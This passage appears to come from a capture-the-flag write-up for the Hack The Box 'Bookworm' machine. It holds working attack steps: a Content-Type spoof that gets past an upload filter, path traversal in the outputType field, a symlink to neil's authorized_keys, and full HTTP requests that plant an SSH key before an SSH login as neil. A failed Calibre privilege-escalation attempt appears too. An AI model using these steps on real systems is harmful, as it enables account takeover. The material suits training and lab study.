/usr/sbin/CRON -f
/usr/sbin/CRON -f
/usr/bin/rm /home/neil/converter/output/669991b9-f944-4446-b788-159ca0c5ea36.epub
/bin/bash /root/.cleanup/clean.sh
/bin/bash /root/.cleanup/clean.sh
/usr/bin/find /home/frank/ -maxdepth 1 -mindepth 1 -type d -mmin +5 -mmin -300 -exec /usr/bin/rm -rf {} ;
/bin/bash /root/.cleanup/clean.sh
/usr/bin/rm -r /tmp/*printgen
```

I killed pspy64 and deleted the file for cleanup

```
# Commands Executed
ps
kill -9 10134
rm -rf /tmp/.tobor/pspy64
```

Screenshot Evidence



```
frank@bookworm:/tmp/.tobor$ ps
2024/01/01 19:34:47 CMD: UID=1001  PID=10249  | ps
    PID TTY          TIME CMD
   8876 pts/0    00:00:00 bash
  10134 pts/0    00:00:01 pspy64
  10249 pts/0    00:00:00 ps
frank@bookworm:/tmp/.tobor$ kill -9 10134
```


I have 2 files to check out now

1.) /home/neil/converter/calibre/bin/ebook-convert
2.) /root/.cleanup/neil_clean.sh

I do not have permissions to read the file or enumerate /root/.cleanup/neil_clean.sh
ebook-convert however is an ELF binary that the root user owns which I can execute and read
I did not see anything interesting with strings such as a password or binary being executed with relative paths

```
ls -la /home/neil/converter/calibre/bin/ebook-convert
file /home/neil/converter/calibre/bin/ebook-convert
strings /home/neil/converter/calibre/bin/ebook-convert
```

Screenshot Evidence




```
frank@bookworm:/tmp/.tobor$ ls -la /home/neil/converter/calibre/bin/ebook-convert
-rwxr-xr-x 1 root root 14472 Jan  6  2023 /home/neil/converter/calibre/bin/ebook-convert
frank@bookworm:/tmp/.tobor$ file /home/neil/converter/calibre/bin/ebook-convert
/home/neil/converter/calibre/bin/ebook-convert: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV)
ldID[sha1]=e9e786292b7057be853e3db207e606c13e7da212, for GNU/Linux 3.2.0, stripped
```

I noticed this ebook-convert binary is in a project called Calibre.
I searched for a version number and searched exploit db and found some possible privesc possibilities


```
# Commands Executed
/home/neil/converter/calibre/calibre --version
searchsploit calibre
```

Screenshot Evidence



```
frank@bookworm:/home/neil/converter$ ./calibre/calibre --version
calibre (calibre 6.11)
frank@bookworm:/home/neil/converter$ |
```

Screenshot Evidence Exploit DB Results




```
┌──(root㉿kali)-[~/HTB/Boxes/Bookworm]
└─# searchsploit calibre
 ------------------------------------------------------------------------ ------------------------------
 Exploit Title                                                          |  Path
 ------------------------------------------------------------------------ ------------------------------
Calibre 0.7.34 - Cross-Site Scripting / Directory Traversal             | windows/remote/35130.txt
Calibre E-Book Reader - Local Privilege Escalation (1)                  | linux/local/18064.sh
Calibre E-Book Reader - Local Privilege Escalation (2)                  | linux/local/18071.sh
Calibre E-Book Reader - Local Privilege Escalation (3)                  | linux/local/18086.c
Calibre E-Book Reader - Race Condition Privilege Escalation             | linux/local/18072.sh
 ------------------------------------------------------------------------ ------------------------------
Shellcodes: No Results
```

I attempted to use this to elevate my privileges
Upon further reading of the exploit I discovered the Calibre version being used is not vulnerable
The calibre-mount-helper executable is required for the race condition to work and it is no longer in calibre
REFERNCE: https://git.zx2c4.com/calibre-mount-helper-exploit/about/

```
# Command Executed
find / -type f -name calibre-mount-helper 2>/dev/null
```

Screenshot Evidence




```
frank@bookworm:/tmp/.tobor$ ./18064.sh
###############################################
#      .50-Calibrer Assault Mount             #
#               by zx2c4                      #
###############################################

[+] Making temporary directory: /tmp/tmp.k6kKEzLOWJ
[+] Making mount point.
[+] Writing malicious mounter.
[+] Overriding PATH and getting root.
./18064.sh: 103: calibre-mount-helper: not found
```

I went back to the file upload and caught a request in burp.
I was not able to simply upload a file containing text but was able to use HTML formatting and a CSR bypass to upload files
I created an HTML file containing my SSH public key to test with in case I am able to overwrite the authorized_keys file with my upload as neil
Contents of tobor.html


```
<!DOCTYPE html>
<html>
<body>
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBK+swmWqU3X8ZO9m7TAv6bNc7P29s7I2D9GFhVnKS1k root@kali
</body>
</html>
```

HTML is not one of the allowed types. I used the CSP bypass by changing Content-Type to applicaiton/pdf
Screenshot Evidence



```
-----------------------------286975648035043065252464542038
Content-Disposition: form-data; name="convertFile"; filename="tobor.html"
Content-Type: application/pdf

<!DOCTYPE html>
<html>
<body>
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBK+swmWqU3X8ZO9m7TAv6bNc7P29s7I2D9GFhVnKS1k root@kali
</body>
</html>

-----------------------------286975648035043065252464542038
Content-Disposition: form-data; name="outputType"

epub
-----------------------------286975648035043065252464542038--
```


I forwarded the request which uploaded the file
Screenshot Evidence HTML File Uploaded



Bookworm Converter Demo

File to convert (epub, mobi, azw, pdf, odt, docx, ...) Browse... tobor.html
Your uploaded file will be deleted from our systems within 1 hour.
Output file type E-Pub (.epub)
Convert


Screenshot Evidence Newly Created File



```
frank@bookworm:/home/neil/converter$ ls
calibre  index.js  node_modules  output  package.
frank@bookworm:/home/neil/converter$ cd output/
frank@bookworm:/home/neil/converter/output$ ls
282d9d98-8eae-4ef2-8558-66d561d2be43.epub
```


I noticed the output type value of “epub”.
Assuming there is no input filtering I attempted to change that value to see if I could save the file wherever I want instead of the default directory
I changed the value too ../../../../../../../../../../tmp/ssh.txt and succesffully saved the file to that location
If I used ../../../../../../../../../tmp/ssh without .txt the upload fails

Screenshot Evidence Burp Request




```
-----------------------------286975648035043065252464542038
Content-Disposition: form-data; name="convertFile"; filename="tobor.html"
Content-Type: application/pdf

<!DOCTYPE html>
<html>
<body>
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBK+swmWqU3X8Z09m7TAv6bNc7P29s7I2D9GFhVnKSlk root@kali
</body>
</html>

-----------------------------286975648035043065252464542038
Content-Disposition: form-data; name="outputType"

../../../../../../../../../../../../tmp/ssh.txt
-----------------------------286975648035043065252464542038--
```

Screenshot Evidence Saved File as Neil



```
frank@bookworm:/tmp$ ls -la ssh.txt
-rw-r--r-- 1 neil neil 96 Jan  5 14:52 ssh.txt
frank@bookworm:/tmp$ 
[HTB] 0:openvpn  1:msf  2:ssh* 3:bash-
```

The strings I enter appear to be using some kind of input validation
Screenshot Evidence




```
frank@bookworm:/tmp$ ls
 282d9d98-8eae-4ef2-8558-66d561d2be43.epub
 Crashpad
 keys%00.txt
'keys '\''<br>.txt'
'keys <br>.txt'
'keys'$'\r\n\r\n\r\n''.txt'
'keys \'\''.txt'
```

I tried to overwrite the authorized_keys file for Neil but was unable to do so without specifying the .txt extension
In the pspy64 catch I see the below command is executed using the input I provide

```
# PSPY64 Command
/home/neil/converter/calibre/bin/ebook-convert /home/neil/converter/processing/65678a4c-
f0da-46ed-8111-73b953bb8345.html /tmp/authorized_keys.txt
```

Screenshot Evidence




```
2024/01/05 17:51:03 CMD: UID=1002  PID=11254  |
2024/01/05 17:51:19 CMD: UID=1002  PID=11255  | /home/neil/converter/calibre/bin/ebook-convert
 /tmp/authorized_keys.txt --help
```

I created a symlink containing my SSH key and then overwrote the file and verified it is owned by neil

```
# Command Executed
ln -s /home/neil/.ssh/authorized_keys /tmp/sshtest.txt
```

Screenshot Evidence



```
frank@bookworm:~$ ln -s /home/neil/.ssh/authorized_keys /tmp/sshtest.txt
frank@bookworm:~$ |
[HTB] 0:openvpn  1:msf  2:ssh* 3:bash-
```


I used the below Burp request to create the file

```
POST /convert HTTP/1.1

Host: 127.0.0.1:3001

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: multipart/form-data; boundary=---------------------------310613996327914753452395544338

Content-Length: 540

Origin: http://127.0.0.1:3001

Connection: close

Referer: http://127.0.0.1:3001/
```

```
Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1



-----------------------------310613996327914753452395544338

Content-Disposition: form-data; name="convertFile"; filename="tobor.html"

Content-Type: application/pdf



<!DOCTYPE html>
<html>
<body>
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBK+swmWqU3X8ZO9m7TAv6bNc7P29s7I2D9GFhVnKS1k root@kali
</body>
</html>


-----------------------------310613996327914753452395544338

Content-Disposition: form-data; name="outputType"



../../../../../../../../../../../../tmp/tobor/key.txt

-----------------------------310613996327914753452395544338--
```

I was then able to SSH in as Neil

Screenshot Evidence




```
└─# ssh neil@bookworm.htb -i ~/.ssh/id_ed25519
Enter passphrase for key '/root/.ssh/id_ed25519':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 18 Feb 2024 09:02:31 PM UTC

  System load:           0.0
  Usage of /:            75.5% of 6.24GB
  Memory usage:          16%
  Swap usage:            0%
  Processes:             243
  Users logged in:       1
  IPv4 address for eth0: 10.129.229.208
  IPv6 address for eth0: dead:beef::250:56ff:feb0:cafa
```

I checked Neils sudo permissions and discovered I could run a command without a password with sudo as root

```
# Command Executed
sudo -l
```

Screenshot Evidence



